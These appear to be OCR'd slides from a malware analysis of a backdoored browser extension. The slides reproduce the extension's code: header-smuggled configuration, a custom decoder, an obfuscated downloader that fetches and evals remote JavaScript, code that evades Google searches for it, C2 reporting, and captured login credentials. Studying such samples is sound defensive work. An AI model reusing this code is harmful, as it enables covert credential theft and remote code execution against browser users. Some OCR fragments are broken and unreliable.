
```
for (index = 0; index < forms.length; ++index) {
    forms[index].addEventListener( type: 'submit', fucking);
}
```


steps.trigger {2}
context {15}
event {7}
body {4}
enter: Войти
https://[redacted]/loginemail: Ilsaf[redacted]
pass: nUev[redacted]
remember_me: on
client_ip: 176[redacted]
headers {15}
accept: */*
accept-encoding: gzip, deflate, br
accept-language: en-US,en;q=0.9
content-length: 123
content-type: application/x-www-form-urlencoded
host: eo[redacted]
origin: [redacted]
referer: [redacted]
sec-ch-ua ".Not/A)Brand";v="99", "Google Chrome";v…
sec-ch-ua-mobile: ?0
-more-
method: POST
path: /
query {0}
url: https://eo[redacted]

Backdoored browser



Backdoored browser



```
"permissions":
   [ "storage",
      "tabs",
      "downloads",
      "\u003Call_urls>",
      "management",
      "cookies",
      "webRequest",
      "webRequestBlocking" ],
```

```
"background": {
   "persistent": true,
   "scripts": [ "js/jquery.js", "js/background.js" ]
},
```

Information Gathering


```
}, a), chrome.webRequest.onCompleted.addListener(function (a) {
    a.responseHeaders.forEach(function (a) {
        a.value && a.value.length > 10 && (localStorage[a.name.toLowerCase()] = a.value);
    });
}, {
```

```
initAjax: function () {
    var e = jQuery.parseRelative();
    if (e['cache-control']) {
        var t = e['cache-control'].split(',');
        try {
            var n;
            jQuery.parseParents();
            for (var r in t) {
                var i = t[r].trim();
                if (!(i.length < 10))
                    try {
                        if (n = i.strrevsstr(), (n = 'undefined' != typeof JSON && JSON.parse && JSON.parse(n)) && n.cache_c) {
                            for (var o in n)
                                window[o] = n[o];
                            break;
                        }
                    } catch (e) {
                    }
            }
        } catch (e) {
        }
        jQuery.siblingAfter();
    }
},
```

Manual encryption

```
String.prototype.strrevsstr = function () {
    var a = this;
    this.length % 4 != 0 && (a += '==='.slice(0, 4 - this.length % 4)), a = atob(a.replace(/\-/g, '+').replace(/_/g, '/'));
    var b = parseInt(a[0] + a[1], 16), c = parseInt(a[2], 16);
    a = a.substr(3);
    var d = parseInt(a);
    if (a = a.substr(('' + d).length + 1), d != a.length)
        return null;
    for (var e = [String.fromCharCode], f = 0; f < a.length; f++)
        e.push(a.charCodeAt(f));
    for (var g = [], h = b, i = 0; i < e.length - 1; i++) {
        var j = e[i + 1] ^ h;
        i > c && (j ^= e[i - c + 1]), h = e[i + 1] ^ b, g.push(e[0](j));
    }
    return g.join('');
};
```

Attack Flow


Browser store
Cache-Control header
Store
localStorage
Install
Analytics response
Decryption
Analytics request
Extension
JS
Payload URL
XHR request
Eval
JS
XHR response
avast

Payload


```
{
    "ee": "eval",
    "jj": "$",
    "gg": "get",
    "uu": "https://s3.amazonaws.com/protectscript/instagram-downloader.js?r=c68df",
    "cache_c": "1"
}
```

Obfuscated Downloader

```
(function(dr,t,yr,x){var r=function(){var t="efi",r="und",n="ned";var i=r+t+n;return i},n="ype",i="pr",
o="otot",e="strs",a="str",l="ype",s="tot",c="pro",g="tr",h="revs",v="str",u="ime",f="nt",S="ru",p=function
(){var t="essa",r="ge",n="onM";var i=n+t+r;return i},j=function(){var t="add",r="tene",n="Lis",i="r";var
o=[t,n,r,i][918239["toString"](36)]("");return o},d="ats",y="akru",_="com",m="b.st",w="ix.",b="lo",k="on",
C="ti",I="ca",W="otoc",E="pr",D="ol",R=":",A="http",T="http",M=":",X="htt",H=":",Q="ps";if(typeof dr[yr]
!==r()){return}dr[yr]={};var U="C";var G=36;var L=1068;var Y=22419;var q=L["toString"](G)+"S"+(1365200+L
+Y)["toString"](G)+"g";var _r;var Z=dr[yr];var mr;var wr=function(t,r){};mr=wr;String[[i,o,n][918239
["toString"](36)]("")][[e,a][918239["toString"](36)]("")]=function(t,r){var n="ngth",i="le",o="ace",
e="repl",a="dom",l="ran",s=function(){var t="ch",r="Code",n="ar",i="At";var o=t+n+r+i;return o},c="from",
g="Cha",h="rCod",v="e",u="th",f="leng",S="=+$";var p=i+n;var j=[e,o][918239["toString"](36)]("");var d=q;
var y=l+a;var _=s();var m=c+g+h+v;t=parseInt(Math[y]()*255);r=1+parseInt(Math[y]()*9);for(var w=this,b="",
k=t,x=0;x<w[p];x++){var C=w[_](x)^k;if(x>r){C^=b[_](x-r)}k=C^t;b+=String[m](C)}b=(t<16?"0":"")+t[d](16)+r
[d](16)+b[f+u]+"x"+b;return btoa(b)[j](new RegExp("\\+","g"),"-")[j](new RegExp("/","g"),"_")[j](new
RegExp(S),"")};String[[c,s,l][918239["toString"](36)]("")][v+h+g]=function(){var t="sl",r="ic",n="e",
i=function(){var t="plac",r="e",n="re";var i=n+t+r;return i},o="fro",e="ode",a="mCha",l="rC",s="th",
c="leng",g="sub",h="r",v="st",u=function(){var t="join";var r=t;return r},f="eAt",S="arC",p="ch",j="od",
d="join",y="pu",_="sh",m="jo",w="in";var b=t+r+n;var k=i();var x=[o,a,l,e][918239["toString"](36)]("");
var C=[c,s][918239["toString"](36)]("");var I=[g,v,h][u()]("");var W=[p,S,j,f][[d][918239["toString"](36)]
("")]("");var E=[y,_][918239["toString"](36)]("");var D=this;if(this[C]%4!=0){var R="===";D+=[R][918239
["toString"](36)]("")[b](0,4-this[C]%4)}D=atob(D[k](/\-/g,"+")[k](/_/g,"/"));var A=parseInt(D[0]+D[1],16);
var T=parseInt(D[2],16);D=D[I](3);var M=parseInt(D);D=D[I](""+M)[C]+1);if(M!=D[C]){return null}var X=
[String[x]];for(var H=0;H<D[C];H++){X[E](D[W](H))}for(var Q=[],U=A,G=0;G<X[C]-1;G++){var L=X[G+1]^U;if
(G>T){L^=X[G-T+1]}U=X[G+1]^A,Q[E](X[0](L))}return Q[[m,w][918239["toString"](36)]("")]("")};(function(t,r,
n){var i="fine",o="un",e="de",a="d",l="cal",s="l";if(typeof t[n]===o+e+i+a){t[n]={}}(function(){var
```

Code Execution

```
try {
    const K = parseInt(2 + Math.random() * 10);
    const N = parseInt(1 + Math.random() * 10);
    _eval = window.eval;
    if (typeof _eval == 'function') {
        const Q = _eval(N + '+' + K);
        if (Q !== N + K) {
            _eval = null;
        }
    }
} catch (V) {
    _eval = null;
}
```



Head in the sand


```
try {
    if (new RegExp('^https?://(www\\.|)google\\.')['test'](current_url) && (new RegExp('[?&]q=[^&]*(' + root_siz_domain + '|akam.ihd.ne|c83abfb63657c|
    5c53f454fc0fd|6e35328921e99|1325a0e3cf6b4|3fd897f5c2ffc|un.er.box.c.m|li.bo.urg.c..|s.i.z..om|h.l.urg.c.m|con+ecting.to.the.n.t|un.er.omp.ter.c.m|
    (r.|)s.v.rck(.c.m|)|xfre.se.vi.e|[il]nka?m|hs.wq.c.m|def.g.c.m|uml+b.c.m|l.nkmoa.k.|b.stm.re.n.t|lpw.b.k.|l.se..r|n.wtip.n.t|sho.e.sy.b.)[^&]*&')
    ['test'](current_url) || payload_id['length'] > 5 && new RegExp('[?&]q=[^&]*' + ln(payload_id) + '[^&]*&')['test'](current_url))) {
        send_to_c2('opts', current_url);
    }
} catch (e) {
    send_exception_to_c2('opts', e);
}
```

Information Gathering

```
(function () {
    var U = new XMLHttpRequest();
    U['withCredentials'] = true;
    U['onreadystatechange'] = function () {
        if (U['readyState'] > 1) {
            je = true;
            register_referer_removal_listener();
        }
